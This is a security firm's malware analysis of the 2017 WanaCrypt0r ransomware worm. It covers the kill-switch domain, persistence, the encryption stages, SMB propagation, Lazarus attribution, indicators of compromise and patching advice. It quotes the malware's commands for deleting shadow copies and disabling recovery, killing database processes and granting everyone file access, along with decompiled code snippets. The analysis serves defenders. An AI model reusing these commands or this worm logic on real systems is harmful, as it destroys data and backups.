
WanaCrypt0r Ransomworm

baesystemsai.blogspot.de/2017/05/wanacrypt0r-ransomworm.html




Written by Sergei Shevchenko and Adrian Nish

BACKGROUND

Since the release of the ETERNALBLUE exploit by 'The Shadow Brokers' last month security researchers have been watching for a mass attack on global networks. This came on Friday 12th May when it was bundled with ransomware called WanaCrypt0r and let loose. Initial reports of attacks were highlighted by Telefonica in Spain but the malware quickly spread to networks in the UK where the National Health Service (NHS) was impacted, followed by many other networks across the world.

The infographic below illustrates the key components of the WanaCrypt0r ransomware. This is described in further detail in subsequent sections of this report along with initial clues on attribution.



ANALYSIS: Initial Vector

The initial infection vector is still unknown. Reports by some of phishing emails have been dismissed by other researchers as relevant only to a different (unrelated) ransomware campaign, called Jaff.

There is also a working theory that initial compromise may have come from SMB shares exposed to the public internet. Results from Shodan show over 1.5 million devices with port 445 open – the attacker could have infected those shares directly.

The Dropper/Worm

The infection starts from a 3.6Mb executable file named `mssecsvc.exe` or `lhdfrgui.exe`. Depending on how it's executed, it can function as a dropper or as a worm.

When run, the executable first checks if it can connect to the following URL:

`http://www.iuqerfsodp9ifjaposdfjhgosurijfaewrwergwea[.]com`

The connection is checked with the `WinINet` functions, shown below:

```
qmemcpy(&szUrl,
        "http://www.iuqerfsodp9ifjaposdfjhgosurijfaewrwergwea[.]com",
        57u);
h1 = InternetOpenA(0, INTERNET_OPEN_TYPE_DIRECT, 0, 0, 0);
h2 = InternetOpenUrlA(h1, &szUrl, 0, 0,
                      INTERNET_FLAG_RELOAD | INTERNET_FLAG_NO_CACHE_WRITE,
                      0);
if (h2)
{
  InternetCloseHandle(h1);     // if connection succeeds, then quit
  InternetCloseHandle(h2);
  result = 0;
}
else
{
  InternetCloseHandle(h1);     // if connection fails
  InternetCloseHandle(0);
  PAYLOAD();                   // then call the payload
  result = 0;
}
return result;
```

That means that if the executable is unable to connect to the URL above, it will call the payload. Alternatively, it will activate a payload on an air-gapped system, such as a system within a hospital network.

It is also worth noting that this connection is not proxy aware, therefore in an enterprise IT environment it is unlikely to be able to connect to the domain triggering the payload.

If the executable is run with no command line parameters, it will register and then run itself as a service:

```
Service name: "mssecsvc2.0"
Service Description: "Microsoft Security Center (2.0) Service"
Service executable: "%ORIGINAL_NAME% -m security"
```

where `%ORIGINAL_NAME%` is the original name of the executable, such as `mssecsvc.exe` or `lhdfrgui.exe` .

Next, it will start the created service. The payload of the executable will load its own resource called `"R/1831"` , and save it as:

```
c:\windows\tasksche.exe
```

The original `c:\windows\tasksche.exe` file is renamed into `c:\windows\qeriuwjhrf`.

Finally, the executable will execute the dropped resource as:

```
"c:\windows\tasksche.exe /i"
```

If this executable is started as a service, its service handling procedure will invoke a network replication code, explained below.

EternalBlue Port

Since the Shadow Brokers leaked the EquationGroup / NSA FuzzBunch software, a researcher with the handle @zerosum0x0 has reverse engineered the ETERNALBLUE SMBv1/SMBv2 exploit against Windows Server 2008 R2 SP1 x64. This was released on 21st April 2017.

As @zerosum0x0 predicted:

“Every major malware family, from botnets to ransomware to banking spyware, will eventually add the exploits in the FuzzBunch toolkit to their arsenal. This payload is simply a mechanism to load more malware with full system privileges... This is a jewel compared to the scraps that were given to Stuxnet. It comes in a more dangerous era than the days of Conficker. Given the persistence of the missing MS08-067 patch, we could be in store for a decade of breaches emanating from MS17-010 exploits. It is the perfect storm for one of the most damaging malware infections in computing history.”

This work was further expanded on with an open-source project "MS17-010 Windows SMB RCE", developed by RiskSense Operations, and includes both a Metasploit scanner and a Python port.

On 9th of May 2017, the Python port was further improved to *"Store original shellcode in binary, rather than python string representation"*.

In order to *"Make it faster"*, the shellcode was now declared as binary, further lowering the barrier of porting it into C++ code.

It appears that the ransomware took advantage of the published Python source, along with the shellcode binaries – the SMB structures found in the ransomware are identical to the published ones (e.g. the *"Exploits"* section of this project was used to infect remote hosts with DOUBLEPULSAR backdoor). The published raw SMB packets appear to be copy-pasted into C++ code, and then recompiled using ported blobs – most likely without even understanding how the EternalBlue SMBv1/SMBv2 exploit actually works.


A detailed description of the network replication and worm functionality is described in *Appendix B*.

The Payload

The payload is a 3.4Mb file called `tasksche.exe`, created from the worm's resource `"1831"`. Such a large size is explained by the bundled TOR executables along with other tools and configuration files.

Internal name of this executable is `diskpart.exe`.

This file contains another embedded resource in it, named as `"XIA/2058"`. This resource is a ZIP file.



If the file detects it was executed without the `"/i"` switch – that is, it was not executed by the worm, it will register itself as a service to provide itself with a persistence mechanism that does not require the worm.

For that, it will first generate a pseudo-random name that is derived from the current computer name. For example:

`tdyhddeaprj852`

Next, it will create read-only directories, and copy itself into those directories, such as:

- • `c:\ProgramData\%RANDOM_NAME%\%EXE_NAME%`
- • `c:\Intel\%RANDOM_NAME%\%EXE_NAME%`

where `%RANDOM_NAME%` is the previously generated pseudo-random name, and `%EXE_NAME%` is the name of its own executable.

For example:

- • `c:\ProgramData\tdyhddeaprj852\tasksche.exe`
- • `c:\Intel\tdyhddeaprj852\tasksche.exe`

Next, it will create a new service:

`Service name: %RANDOM_NAME% Service Description: %RANDOM_NAME% Service executable: "cmd.exe /c %FULL_PATH_FILENAME%"`

where `%FULL_PATH_FILENAME%` is the full path filename of the malicious executable.

Following this, it starts the service or directly runs the newly created executable as:

`"cmd.exe /c %FULL_PATH_FILENAME%"`

To make sure there is only one copy of the executable running, it relies on a mutex named as:

`"Global\MsWinZonesCacheCounterMutexA"`
Encryption Phase

The malware then proceeds to its file encryption phase.

It will register its working directory in the registry value:

`HKLM\SOFTWARE\WanaCrypt0r\wd: "%WORKING_DIR%"`

Next, it will unzip its embedded resource `"XIA/2058"` into the working directory, using ZIP password `"WNcry@2ol7"`.

This will create a number of the files, such as a command line TOR executable, required libraries, ransom messages in various languages, and other tools:

- • **`b.wnry`** – a bitmap image with the ransom note in it
- • **`c.wnry`** – binary configuration file
- • **`r.wnry`** – a text file with the ransom note in it
- • **`s.wnry`** – a ZIP file with command line TOR executable, required libraries
- • **`t.wnry`** – encrypted ransomware DLL
- • **`taskdl.exe`** – an executable that enumerates and deletes temp files on each drive, looking for files with `.WNCRYT` extension in `%DRIVE%:\$RECYCLE` and `%TEMP%` directories
- • **`taskse.exe`** – an executable that starts `@WanaDecryptor@.exe`
- • **`u.wnry`** – ransomware's decryptor executable that opens a GUI with a ransom note in it
- • **`msg\m_*.wnry`** – a directory with ransom notes in different languages

It will then read the unzipped configuration file `c.wnry` – this file contains the following list of `.onion` domains:

```
gx7ekbenv2riucmf.onion
57g7spgrzlojinas.onion
xxlvbrloxvriy2c5.onion
76jdd2ir2embyv47.onion
cwwnhwhlz52maqm7.onion
```

Next, it picks up a random Bitcoin address out of three hard-coded ones – the list below shows the balances at the time of analysis:

```
13AM4VW2dhxYgXeQepoHkHSQuy6NgaEb94 - 15.13562354 BTC = $26410
12t9YDPgwueZ9NyMgw519p7AA8isjr6SMw - 13.78022431 BTC = $24045
115p7UMMngoj1pMvkpHijcRdfJNXj6LrLn - 5.98851225 BTC = $17361
```

Hence, the total amount of the collected ransom at the time of writing is ~USD$68K.

The selected Bitcoin address is then saved back into `c.wnry` file. Thus, the purpose of this file is to store configuration.


Next, the ransomware runs the following commands to assign 'hidden' attribute to all of its files and to allow full access rights for all users:

```
"attrib +h ."
"icacls . /grant Everyone:F /T /C /Q"
```

It then imports a 2048-bit public RSA key from a hard-coded 1,172-byte blob, stored within the executable. Next, it reads the unzipped resource file `t.wnry` that starts from a `"WANACRY!"` marker, and decrypts an AES key from here, using an RSA public key.

The recovered AES key is then used to decrypt the rest of `t.wnry` file contents, using AES-128 (CBC).

The blob decrypted from `t.wnry` turns out to be a PE-file - the malware parses its PE header, then dynamically loads into a newly allocated memory, and calls its entry point.



This PE file is a DLL, and the called entry point corresponds to its *DllEntryPoint()* export.

Internal name of this DLL is `kbdlv.dll`. The malware locates and then calls its export *TaskStart()*.

The Ransomware DLL

The main DLL module of the ransomware has an internal name `kbdlv.dll`. Its export *TaskStart()* is called to invoke the ransomware's file encryption logic.

The DLL first creates a mutex `"MsWinZonesCacheCounterMutexA"` to make sure there is only one copy of ransomware activated. Next, it reads `c.wnry` - a configuration file that stores the list of TOR services.

The ransomware will attempt to terminate a number of processes, such as *SQL server* and *MS Exchange* server, by running commands:

```
taskkill.exe /f /im mysqld.exe
taskkill.exe /f /im sqlwriter.exe
taskkill.exe /f /im sqlserver.exe
taskkill.exe /f /im MSExchange*
taskkill.exe /f /im Microsoft.Exchange.*
```

It will then spawn a number of threads, including a file encryption thread.

It will not attempt to encrypt files within directories that contain following strings in their names:

- • `\Intel`
- • `\ProgramData`
- • `\WINDOWS`
- • `\Program Files`
- • `\Program Files (x86)`
- • `\AppData\Local\Temp`
- • `\Local Settings\Temp`
- • `This folder protects against ransomware. Modifying it will reduce protection`
- • `Temporary Internet Files`
- • `Content.IE5`

Before the encrypted files are written, the ransomware checks the free disk space with *GetDiskFreeSpaceExW()* to make sure it does not run out of free space.

Finally, the DLL creates a copy of the previously unzipped file `u.wnry`, saving and then running it as `@WanaDecryptor@.exe.`

The Ransomware EXE

The EXE module `@WanaDecryptor@.exe` is run by the DLL (a copy of the previously unzipped file `u.wnry`). It is a GUI application with the window name being `"Wana Decrypt0r 2.0"`.

To delete Windows shadow copies, it runs the commands:

```
cmd.exe /c vssadmin delete shadows /all /quiet &
wmic shadowcopy delete &
bcdedit /set {default} bootstatuspolicy ignoreallfailures &
bcdedit /set {default} recoveryenabled no &
wbadmin delete catalog -quiet
```

This executable will connect to C&C via TOR `.onion` domains, in order to anonymise its C&C traffic.

Once the ransom is paid, the executable is able to check the status of the payment, and allow file decryption.

Attribution

The WanaCrypt0r ransomware released on 12th May is not the only version. Earlier this year, there was another version released (example MD5: `9c7c7149387a1c79679a87dd1ba755bc`).

The older version has a timestamp of 9th February 2017, and was first submitted to VirusTotal on 10th February 2017.

Similar to the latest version, it also relies on external files, only the used extension is `.wry` instead of `.wnry`:

- • **`n.wry`**
- • **`cg.wry`**
- • **`t1.wry`**
- • **`t2.wry`**


The latest version downloads a TOR client from:
`https://dist.torproject.org/torbrowser/6.5.1/tor-win32-0.2.9.10.zip`

The older version downloads a TOR client from:
`https://www.torproject.org/dist/torbrowser/6.0.8/tor-win32-0.2.8.11.zip`

Both old and new version extract the ZIP file into the `TaskData` folder.

It's worth noting that the older variant of ransomware also attempted to replicate across `\\%IP%\ipc$` network shares. Hence, the idea of the network replication was brewing in the attackers' minds long before 'The Shadow Brokers' release.

The older version of WanaCrypt0r ransomware relies on a function that generates a random buffer, using an internal table that consists of 75 WORDs:



The implementation of this function is very unique - it cannot be found in any legitimate software. The only other sample where this function can also be found (almost identical, but with minor tweaks) is a sample of Contopee backdoor (MD5: `ac21c8ad899727137c4b94458d7aa8d8`), first submitted to VirusTotal on 15th August 2015.

This code overlap was first noticed and tweeted by Google researcher Neel Mehta. This was quickly followed up on by Kaspersky Labs in a blogpost.

The Contopee backdoor sample uses this function as part of its communication protocol with the C&C server. This backdoor family is a tool from the Lazarus threat actors.

```c
  _STR = STR;
  ptr_STR = *STR;
  LOBYTE(ptr_STR) = 1;
  str_5 = (char *)STR + 5;
  *STR = ptr_STR;
  *(str_5 - 1) = 3;
  *str_5 = 1;
  fill_buf_with_random((char *)STR + 6, 32);
  v4 = time(0);
  *(int *)((char *)STR + 6) = flip(v4, v4 >> 31, 4);
  *((_BYTE *)STR + 38) = 0;
  __i = (_WORD *)((char *)STR + 39);
  _i = 0;
  rnd_size = 6 * (rand() % 5 + 2);
  if ( rnd_size > 0 )
  {
    _cypher = (int *)((char *)STR + 41);
    while ( 1 )
    {
      index = rand() % 75u;
      count = 0;
      _r1 = index;
      if ( _i > 0 )
        break;
__check_exit:
      if ( index == -1 )
        goto _check_exit;
      LOWORD(index) = cypher_table[index];
      *(_WORD *)_cypher = htons(index, _p1, _p2);
check_exit:
      ++_i;
      _cypher = (int *)((char *)_cypher + 2);
      if ( _i >= rnd_size )
        goto exit;
    }
    cypher = cypher_table[index];
    i2 = __i + 1;
    while ( *i2 != cypher )
    {
      ++count;
      ++i2;
      if ( count >= _i )
      {
        index = _r1;
        goto __check_exit;
      }
    }
_check_exit:
    --_i;
    _cypher = (int *)((char *)_cypher - 2);
    goto check_exit;
  }
exit:
  *__i = htons(2 * rnd_size, _p1, _p2);
  LOBYTE(__i[rnd_size + 1]) = 1;
  v12 = (char *)&__i[rnd_size + 1] + 1;
  *v12 = 0;
  *_STR = *_STR & 0xFF ^ ((v12 - (_BYTE *)_STR - 3) << 8);
  return _STR;
}
```

```c
  _STR = (int *)STR;
  ptr_STR = *(_DWORD *)STR;
  LOBYTE(ptr_STR) = 1;
  str_5 = (_BYTE *)(STR + 5);
  *(_DWORD *)STR = ptr_STR;
  *(str_5 - 1) = 3;
  *str_5 = 1;
  fill_buf_with_random(STR + 6, 32);
  _time = time(0);
  *(_DWORD *)(STR + 6) = htonl(_time);
  *(_BYTE *)(STR + 38) = 0;
  __i = (u_short *)(STR + 39);
  _i = 0;
  rnd_size = 6 * (rand() % 5 + 2);
  if ( rnd_size > 0 )
  {
    _cypher = (u_short *)(STR + 41);
    while ( 1 )
    {
      index = rand() % 75u;
      count = 0;
      _r1 = index;
      if ( _i > 0 )
        break;
__check_exit:
      if ( index == -1 )
        goto _check_exit;
      *_cypher = htons(cypher_table[index]);
check_exit:
      ++_i;
      ++_cypher;
      if ( _i >= rnd_size )
        goto exit;
    }
    cypher = cypher_table[index];
    i2 = __i + 1;
    while ( *i2 != cypher )
    {
      ++count;
      ++i2;
      if ( count >= _i )
      {
        index = _r1;
        goto __check_exit;
      }
    }
_check_exit:
    --_i;
    --_cypher;
    goto check_exit;
  }
exit:
  *__i = htons(2 * rnd_size);
  LOBYTE(__i[rnd_size + 1]) = 1;
  v12 = (char *)&__i[rnd_size + 1] + 1;
  *v12 = 0;
  *_STR = *_STR & 0xFF ^ ((v12 - (_BYTE *)_STR - 3) << 8);
  return _STR;
}
```

The re-use of code is a characteristic of the Lazarus group we noted in our report last year on attacks against SWIFT systems. This re-use is at the source-code level, providing strong evidence of common development environment.

This, along with other overlaps with Lazarus' previous campaigns is described below:

Characteristic	Lazarus code example	WanaCrypt0r example
Random buffer generator function	August 2015 Contopee backdoor: `ac21c8ad899727137c4b94458d7aa8d8`	January 2017 WanaCrypt0r: `9c7c7149387a1c79679a87dd1ba755bc`
Code / Compiler	C++ / Visual Studio 6.0	C++ / Visual Studio 6.0
'leetspeak'	`y0uar3@s!llyid!07` Referenced in US-CERT alert following SONY attack.	`WANACRY!` `WNcry@2ol7`

CryptoCurrency	Lazarus has targeted Bitcoin related companies in recent months – possibly looking for ways to steal/launder funds. A watering-hole (same as described in our blog) was setup in February on a popular Bitcoin website.	WanaCrypt0r uses Bitcoin addresses to receive ransom payments.

As noted in our attribution post last year, use of Visual Studio 6.0 is not a significant observation on its own – however, this development environment dates from 1998 and is rarely used by malware coders. Nonetheless, it has been seen repeatedly with Lazarus attacks.

CONCLUSIONS

Coupling an SMB worm to ransomware has created a highly effective threat – albeit one which wreaks havoc for relatively little monetary gain. Even though $68K may represent a modest profit for the attackers, moving the money from those bitcoin wallets will attract significant attention from law-enforcement and could identify their money-laundering networks. It is very likely they will not get their hands on any money once this is all over.

Whilst the SMB worm code has been copy/pasted from elsewhere, the ransomware author is clearly an experienced malware-dev. They include checks such as filepaths for anti-ransomware products to avoid detection of their operation. There are mistakes though, such as the “kill-switch” which has been widely discussed. Assuming they used the Python port of code released on 9th May, it implies a very short turn around between development and attack; it is therefore possible the worm got loose whilst the code was still in testing. Either way, the attackers will learn from this campaign, and may return with updated code whilst vulnerabilities remain unpatched.

The linkages to the Lazarus campaign are tantalising clues as to who may be ultimately behind this. Following on from last year's attacks on SWIFT systems and this year's attacks on banks in Poland & Mexico they continue to demonstrate that they are a considerable menace to network defenders. Understanding their tools, techniques and procedures is challenging given the shifting nature of attacks seen, however deserves maximum focus and co-operation across the security community.

The biggest lesson to be learned from this attack though is the on-going challenge which organisations running critical infrastructure face with patching. This isn’t the first case of self-propagating malware impacting healthcare networks we’ve investigated; indeed this reminds us a lot of the QBot/Qakbot episode last year. Then, as now, hospitals are exposed by running on out-of-date systems and with minimal resources to spend on security. The WanaCrypt0r campaign has brought this to international attention – how to fix the problem going forward will need swift debate among technology experts and policy makers to avert similar crises in future.

RECOMMENDATIONS

- • Install patch MS17-010 as a matter of urgency. For out of support operating systems such as XP, Win8 and Server 2003 apply the out of band patch.
- • Add in the following SNORT Rules to IDS devices: http://doc.emergingthreats.net/bin/view/Main/2024218

- • Block all outgoing connections on port 137,139, 445 and 3389 (i.e. internal to external) to stop the worm spreading externally.
- • Block all incoming connections on ports 137,139, 445 and 3389 (i.e external to internal) to stop the worm coming into the network.
- • Consider blocking connections on port 445 (SMB shares) internally if not business critical until the worm has subsided.
- • Ensure that connections to the domain: `www.iuqerfsodp9ifjaposdfjhgosurijfaewrwergwea[.]com` are permitted, This is site is reported to act as a kill switch, for some variants, preventing encryption. Connectivity can be tested with the following python script.

We also suggest noting the recommendations from:

- NCSC-UK: https://www.ncsc.gov.uk/news/latest-statement-international-ransomware-cyber-attack-0
- CIRCL: https://www.circl.lu/pub/tr-41/
- Microsoft: blogs.technet.microsoft.com/mmpc/2017/05/12/wannacrypt-ransomware-worm-targets-out-of-date-systems/

APPENDIX A – Indictors of compromise

C&C Domain
`gx7ekbenv2riucmf[.]onion`
`57g7spgrzlojinas[.]onion`
`xxlvbrloxvriy2c5[.]onion`
`76jdd2ir2embyv47[.]onion`
`cwwnhwhlz52maqm7[.]onion`
`iuqerfsodp9ifjaposdfjhgosurijfaewrwergwea[.]com`

MD5 Hashes
`4fef5e34143e646dbf9907c4374276f5`
`509c41ec97bb81b0567b059aa2f50fe8`
`7bf2b57f2a205768755c07f238fb32cc`
`7f7ccaa16fb15eb1c7399d422f8363e8`
`8495400f199ac77853c53b5a3f278f3e`
`84c82835a5d21bbcf75a61706d8ab549`

db349b97c37d22f5ea1d1841e3c89eb4

f107a717f76f4f910ae9cb4dc5290594


APPENDIX B – The Network Replicator

The worm replicates across the network using two threads: the first one provides replication across the local network, and the second one - across random IP ranges, thus affecting external addresses (such as honeypots or other exposed SMB shares).

To replicate across internal network, the worm first calls *GetAdaptersInfo()* to obtain network configuration for each network adapter associated with the system.

The network configuration allows it to use current IP address and mask to build a list of local IP addresses.

For example, if the local IP address is `192.168.78.132`, and the subnet mask is `255.255.255.0`, the worm may build a list of 254 IP addresses that are displayed below in their binary format, such as `014EA8C0` (`"192.168.78.1"`), `024EA8C0` (`"192.168.78.2"`), and up to `FE4EA8C0` (`"192.168.78.254"`):



Address	32-bit hex dump			
003240E0	014EA8C0	024EA8C0	034EA8C0	044EA8C0
003240F0	054EA8C0	064EA8C0	074EA8C0	084EA8C0
00324100	094EA8C0	0A4EA8C0	0B4EA8C0	0C4EA8C0
00324110	0D4EA8C0	0E4EA8C0	0F4EA8C0	104EA8C0
00324120	114EA8C0	124EA8C0	134EA8C0	144EA8C0
00324130	154EA8C0	164EA8C0	174EA8C0	184EA8C0
00324140	194EA8C0	1A4EA8C0	1B4EA8C0	1C4EA8C0
00324150	1D4EA8C0	1E4EA8C0	1F4EA8C0	204EA8C0
00324160	214EA8C0	224EA8C0	234EA8C0	244EA8C0
00324170	254EA8C0	264EA8C0	274EA8C0	284EA8C0
00324180	294EA8C0	2A4EA8C0	2B4EA8C0	2C4EA8C0
00324190	2D4EA8C0	2E4EA8C0	2F4EA8C0	304EA8C0
003241A0	314EA8C0	324EA8C0	334EA8C0	344EA8C0
003241B0	354EA8C0	364EA8C0	374EA8C0	384EA8C0
003241C0	394EA8C0	3A4EA8C0	3B4EA8C0	3C4EA8C0
003241D0	3D4EA8C0	3E4EA8C0	3F4EA8C0	404EA8C0
003241E0	414EA8C0	424EA8C0	434EA8C0	444EA8C0
003241F0	454EA8C0	464EA8C0	474EA8C0	484EA8C0
00324200	494EA8C0	4A4EA8C0	4B4EA8C0	4C4EA8C0
00324210	4D4EA8C0	4E4EA8C0	4F4EA8C0	504EA8C0
00324220	514EA8C0	524EA8C0	534EA8C0	544EA8C0
00324230	554EA8C0	564EA8C0	574EA8C0	584EA8C0
00324240	594EA8C0	5A4EA8C0	5B4EA8C0	5C4EA8C0
00324250	5D4EA8C0	5E4EA8C0	5F4EA8C0	604EA8C0

...

Address	32-bit hex dump			
003244C8	FB4EA8C0	FC4EA8C0	FD4EA8C0	FE4EA8C0
003244D8	BAADF00D	BAADF00D	ABABABAB	ABABABAB

NOTE: the constructed list is trailed with the `BAADF00D` markers.

This list is then passed to a newly spawned thread to enumerate it, and the worm will then attempt to replicate to each target in the list.

The second network replication thread is spawned each 2 seconds up to 128 times. Each instance of this thread will generate a random IP consisting of 4 octets:

`IP1.IP2.IP3.IP4`

Each octet is a random value from 0 to 255, generated using *CryptGenRandom()* API - a cryptographically secure pseudorandom number generator.

First octet `IP1` cannot be set to `127`, `224`, or `225`. If the worm is able to connect to a target with IP address `IP1.IP2.IP3.IP4` over port `445`, it will then enumerate 255 IP addresses from `IP1.IP2.IP3.1` to `IP1.IP2.IP3.255`. The worm will attempt to replicate to each enumerated target.

This thread is spawned 128 times - the round number is passed to the thread as an argument, so it is aware about the current round of its own execution. The thread uses it along with an internal timer (using 20 and 40 minute intervals) to define the logic of regeneration of `IP1` and `IP2` parts of the random IPs.

Both threads rely on the same network propagation mechanism: for each target IP, the worm first attempts to connect on port 445 and submit it two SMB requests, with an attempt to establish if the MS17_010 SMB Vulnerability exists:

- • `negotiate_proto_request`
- • `session_setup_andx_request`

The code below shows how these packets are submitted:

```
name.sa_family = 2;
*(_DWORD *)&name.sa_data[2] = inet_addr(cp);
*(_WORD *)&name.sa_data[0] = htons(hostshort);
hSocket = socket(2, 1, 0);
__hSocket = hSocket;
if ( hSocket != -1 )
{
  if ( connect(hSocket, &name, 16) != -1
    && send(__hSocket, negotiate_proto_request, 88, 0) != -1
    && recv(__hSocket, &buf, 1024, 0) != -1
    && send(__hSocket, session_setup_andx_request, 103, 0) != -1
    && recv(__hSocket, &buf, 1024, 0) != -1 )
```

On a network level, WireShark recognises these two packets as *Negotiate Protocol Request* and *Session Setup AndX Request*.

Negotiate Protocol Request:

```
88 728.174455000  192.168.78.132  192.168.78.1     SMB     142 Negotiate Protocol Request

⊞ Transmission Control Protocol, Src Port: 1067 (1067), Dst Port: 445 (445), Seq: 1, Ack
⊞ NetBIOS Session Service
⊞ SMB (Server Message Block Protocol)

0000  00 50 56 c0 00 08 00 0c  29 eb 1d 0c 08 00 45 00   .PV..... ).....E.
0010  00 80 0c 3a 40 00 80 06  d0 67 c0 a8 4e 84 c0 a8   ...:@... .g..N...
0020  4e 01 04 2b 01 bd f5 fd  76 21 e7 8a 93 d7 50 18   N..+.... v!....P.
0030  fa f0 e1 80 00 00 00 00  00 54 ff 53 4d 42 72 00   ........ .T.SMBr.
0040  00 00 00 18 01 28 00 00  00 00 00 00 00 00 00 00   .....(.. ........
